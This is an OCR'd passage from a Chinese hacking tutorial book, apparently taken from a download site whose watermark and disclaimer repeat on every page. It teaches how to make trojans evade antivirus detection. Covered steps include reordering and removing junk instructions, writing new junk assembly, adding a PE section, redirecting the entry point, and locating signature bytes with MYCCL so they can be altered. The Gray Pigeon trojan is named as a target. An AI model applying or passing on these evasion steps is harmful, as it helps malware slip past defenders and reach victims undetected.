


图 6-45 花指令的修改

3.排序法

排序法就是将原有的花指令顺序进行一些调整，比如将前一句和后一句的代码进行互换。总之排序法的操作灵活性是比较强的，只要改变顺序就可以让杀毒软件识别不出来。

在入口点可以发现 inc eax 和 call eax 这两句汇编代码，就将它们的位置互换一下来达到免杀的目的。首先选择 inc eax 这句汇编代码，单击右键中的“汇编”命令，在“汇编”窗口写

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

入 cal eax 这句代码。下面按照同样的方法将和 call eax 替换为 inc eax 即可，最后对修改的程序文件进行保存就可以了。

原来的花指令代码：

```
00407002    70 61          jo      short 00407065
00407004    636B 24        arpl    word ptr [ebx+24], bp
00407007    40             inc     eax
00407008    B8 442A4000    mov     eax, 00402A44
0040700D    FFD0           call    eax
```

改后的花指令代码：

```
00407002    70 61          jo      short 00407065
00407004    636B 24        arpl    word ptr [ebx+24], bp
00407007    FFD0           call    eax
00407008    B8 442A4000    mov     eax, 00402A44
0040700D    40             inc     eax
```




图 6-46 花指令的修改

4.移除法

移除法就是将原来花指令中某些花指令代码删除，使得这段花指令变得更加的短小精悍。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

还是需要注意的是，要去除后保留的花指令代码也要保持堆栈平衡。

这里就将入口点中的 pushfd 和 pushad 这两句去除，选择这两句汇编代码后单击右键菜单。现在选择“二进制”菜单中的“使用 NOP 填充”命令，将这 2 行代码填充掉也就完成了删除花指令的操作，最后还是按照老样子进行保存就可以呢。需要说明的是，每次修改花指令以后，都需要验证程序是否可以正常运行才行。

原来的花指令代码：

```
00407000 >    9C          pushfd
00407001      60          pushad
00407002      70 61       jo      short 00407065
00407004      636B 24     arpl    word ptr [ebx+24], bp
00407007      40          inc     eax
```

改后的花指令代码：

```
00407000 >    90          nop
00407001      90          nop
00407002      70 61       jo      short 00407065
00407004      636B 24     arpl    word ptr [ebx+24], bp
00407007      40          inc     eax
```

6.3.4 编写新花指令

即使网上有很多现成的花指令，以及花指令的添加工具使用起来很方便。但是要想长时间的不被查杀，黑客往往会自己编写花指令。对于没有任何汇编基础的初学者来说，刚开始理解黑客的花指令编写方法是有些困难的。但是你只要进行一段时间的接触以后，就会发现并没有想象中的那么难，就当在做一个简单的语言游戏。

虽然花指令是一段无用的汇编代码，但是也有一定的编写要求。最主要的一点就是编写的代码不能打乱原程序的顺序，添加的花指令一定要使原程序保持平衡状态才行。先来介绍一些常见的汇编代码，这对于进一步了解花指令是非常重要的。

(1)Pop——出栈

(2)push——压栈

(3)jmp——无条件跳

(4)je 或 jz——若相等则跳

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

(5)jne 或 jnz——若不相等则跳

(6)jb——若小于则跳

(7)ja——若大于则跳

(8)jg——若大于则跳

(9)jge——若大于等于则跳

(10)jl——若小于则跳

(11)jle——若小于等于则跳

(12)ADD——加法

(13)SUB——减法

(14)INC——加 1

(15)DEC——减 1

除此以外，还可以通过一款名为“汇编指令查询器”的工具，来对所需要的花指令进行查询如图 6-47 所示。

只需要在“函数名称”中输入相应的指令名称，单击“查询”按钮就可以在窗口中看到结果)。现在根据一段花指令代码，综合上面的介绍来进行讲解。




图 6-47 查看汇编指令

```
nop
nop
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
push ebp
mov ebp,esp
nop
add eax,-1
inc eax
jl 原入口点
jge 原入口点
```

花指令的开头就是两句 nop，nop 在汇编指令中没有任何意义，属于实实在在的“废话”。接着是“push ebp”和“mov ebp,esp”这样的两句，“push ebp”是把 EBP 压入堆栈，“mov ebp,esp”是把 ESP 的值赋给 EBP，花指令代码的开头通常都是这两句。

接着再来看后面的花指令代码。“add eax,-1”表示在寄存器 eax 加上 -1，众所周知等式 +(-1)=-1，实际上的结果也就是 -1。接下来的一句“inc eax”表示在寄存器 eax 加 1。这样就和上一句的结果一加一减，相当于这两句代码实际上什么都没有做，原程序也就保持在平衡状态。最后是两句跳转命令，jl 表示若小于则跳转，jge 则表示若大于等于则跳转，两个跳转代码加起来等于一个 jmp 无条件跳转。

当然仅凭现在一点点的讲解是远远不能自行编写花指令的，因此这里推荐一款免杀花指令生成器。运行“花指令生成器”后，在弹出的窗口就可以生成花指令。如果用户不喜欢的话，可以单击“生成”按钮后可以生成转全新的花指令代码。用户每执行一次该程序，就会生成不同的花指令代码，绝不会出现重复的。




图 6-48 花指令的创建

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

6.3.5 添加新花指令

当花指令编写完成了以后，就可以将其添加到需要的文件中，从而达到文件免杀的效果。添加花指令代码通常有两种方法，包括手工添加和工具添加。手工添加则是利用相应的汇编工具，比如 OllyDBG 将花指令写入文件的空隙中。而工具添加则是利用现成的花指令添加工具，将编写的花指令自动添加到文件里面。

1.工具添加

还是利用“超级加花器”来进行操作。首先利用 OllyDBG 任意地载入一个程序文件，接着单击右键菜单中的“汇编”命令，在“汇编”窗口中依次写入准备好的花指令代码，这里就写入前面分析的那一段。




图 6-49 花指令的写入

最后两句跳转命令，在工具添加的时候不需要写入。写入完成后选择编辑的花指令代码，选择右键菜单“二进制”→“二进制复制”命令。得到一串代码“90 90 55 8B EC 90 83 C0 FF 40”，然后处理去掉其中的空格部分。

选择打开“超级加花器”，在“花指令名称”中任意输入一个花指令的名称。花指令名称不能为空，可以是中文、数字、字符、符号、英文名字等，比如这里就设置为“hack”。接着在“花指令内容”中复制刚刚处理过的这段汇编代码。程序要求花指令的内容不能为空，必须是连续的 16 进制码，之间不能有空格同时大小控制在 255 个字节内。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 6-50 花指令的编辑

最后单击“保存”按钮，保存该花指令，并关闭该加花程序。重新打开这个“超级加花器”，将需要加花的文件拖到界面进行释放，接着在“花指令”下拉列表中选择自己的花指令，最后只需要单击“加花”按钮即可。



图 6-51 花指令的添加　　图 6-52 加入新的指令

2.手工添加

由于花指令是添加到程序文件的间隙之中，而有的程序文件的间隙又非常小，比如某些专版的灰鸽子木马。如果直接加花的话，程序文件运行就会出现错误。所以首先需要对免杀程序添加一段 00 区域。

第一步：运行区段添加工具 ZeroAdd，单击“浏览”按钮选择需要添加 00 区段的程序文件，接着在“输入新区段名称”选项中设置新建的区块名称，注意这里只能设置为英文字符，这里设置为 X。然后“输入增加区段大小”选项中填入增加的字节数，字节数最好是 20 等整倍数，这里设置为 100，如图 6-53 所示。最后单击“添加新区段”按钮即可成功添加。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 6-53 添加程序区段

第二步：由于刚刚新添加了一个 00 的新区段，接下来需要找到添加区域的位置。运行一款 PE 编辑工具 LordPE，在窗口中单击“PE 编辑器”按钮来选择程序文件，接着在弹出的“PE 编辑器”窗口中单击“区段”按钮，在弹出的“区段表”窗口找到刚刚添加的 X 这项。如图 6-54 所示，从列表中可以看到该区段的相关信息，包括文件偏移、文件大小等等。其中的文件偏移就是这个新的区段的地址。




图 6-54 记录区段位置

第三步：返回到“PE 编辑器”窗口中，找到“入口点地址”选项，将原来的入口点记下，即 00002A44。接着将“入口点地址”选项改为新的入口点，即 00007000，如图 6-55 所示，然后单击“保存”按钮后即可。




图 6-55 入口点的修改

第四步：运行汇编工具 OllyDBG 载入程序文件，程序自动停留在新的入口点，也就是刚刚新添加的区段位置。从这一行向下选择多行，单击鼠标右键选择“二进制”菜单中的“使用 NOP 填充”命令，将原有的汇编代码填充掉，如图 6-55 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 6-56 修改入口代码

第五步：单击右键菜单中的“汇编”命令，依次在“汇编”窗口中写入准备的花指令代码，最后跳转到原来的入口点，即 jl 00002A44 和 jge 00002A44，如图 6-57 所示。




图 6-57 跳到新的入口

修改完成后对文件进行保存。选择右键菜单中的“复制到可执行文件”，接着在它的子菜单中选择“选择部分”命令，最后在弹出的新窗口中单击鼠标右键，接着单击“保存文件”命令将修改的程序另存为即可。

6.4 分析查找木马特征码

虽然现在的杀毒软件已经加入了包括主动防御、启发式杀毒等方法，但是传统的特征码杀毒依然在使用。因此要想使文件得到免杀，修改文件中的特征码也是一种常用的方法，这里就来看看如何分析和查找特征码。

6.4.1 何谓“特征码”

所谓的“特征码”其实可以理解为病毒的“指纹”。当杀毒软件公司收集到一个新的病毒时，

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

他们就会从这个病毒程序中截取一小段独一无二而且足以表示这是病毒的二进制程序代码，以此当作查毒程序辨认此病毒的依据。也就是说当杀毒软件在检查一个软件时如果发现里面含有已截取到的某种病毒的特征码，就会把这个软件认定为病毒。

6.4.2 分析文件特征码

当选定一个需要免杀的文件后，就要分析其特征码所处的位置。这类分析软件有很多，包括常见的 CCL、MYCCL 和 multiCCL 等，这里就选择 MYCCL。

1.设置特征码程序

首先运行 MYCCL，单击界面上的“文件”按钮，选择需要分析的特征码的文件。后面的“带后缀”选项，可以根据实际需要选择是否勾中。接着单击“目录”按钮来设置一个程序的分块目录，默认的目录在 OUTPUT 中。然后在“分块个数”选项中设置分块的个数，用户可以根据自己的需要进行设。不过一般情况下，都是采用由小到大来设置的，这里设置 10，如图 6-58 所示；设置完成后单击“生成”按钮，就能在目录中生成相应的服务端程序分块。



图 6-58 载入木马程序

2.分析特征码范围

现在启动杀毒软件，这里使用的是金山毒霸，对分块目录进行查杀。当杀毒软件检测到被杀的文件后，选择“清除”按钮将检测到的文件全部删除。接着返回到 MYCCL 的主界面，

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

单击“二次处理”按钮后，MYCCL 会出现一个提示框，告知用户“程序已经找到一处特征码，但是可能还存在其他的特征码，是否继续生成文件进行分析?”，如图 6-59 所示，单击“是”按钮继续进行分析。




图 6-59 程序分析提示

接着再用杀毒软件对分块目录进行查杀，查杀完成后再次单击“二次处理”按钮，然后重复查杀、二次处理的步骤，直到 MYCCL 提示无其他的特征码为止。这时候单击“二次处理”按钮，MYCCL 就会提示查找到一处特征码“00004F06_00000B2A”，如图 6-60 所示，这样就获得了一个大致的多重特征码定位的范围。




图 6-60 获得大致位置

3.缩小特征码范围

虽然特征码的范围已经知道，但是这段特征码的范围较广，还需要缩小特征码的范围。单击 MYCCL 主界面中的“特征区间”按钮，在 MYCCL 主界面的右侧会出现一个名为“填充 / 特征码区间设定”的窗口。选中刚刚找到的那段特征码，在它上面单击鼠标右键并选择菜单中

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

的“复合定位此处特征”命令，如图 6-61 所示。相关内容会自动添加到程序的主界面中，接着在“分块个数”选项中设置新的分块个数，这里设置为 100，这就是刚刚所说的由小到大。




图 6-61 缩小代码位置

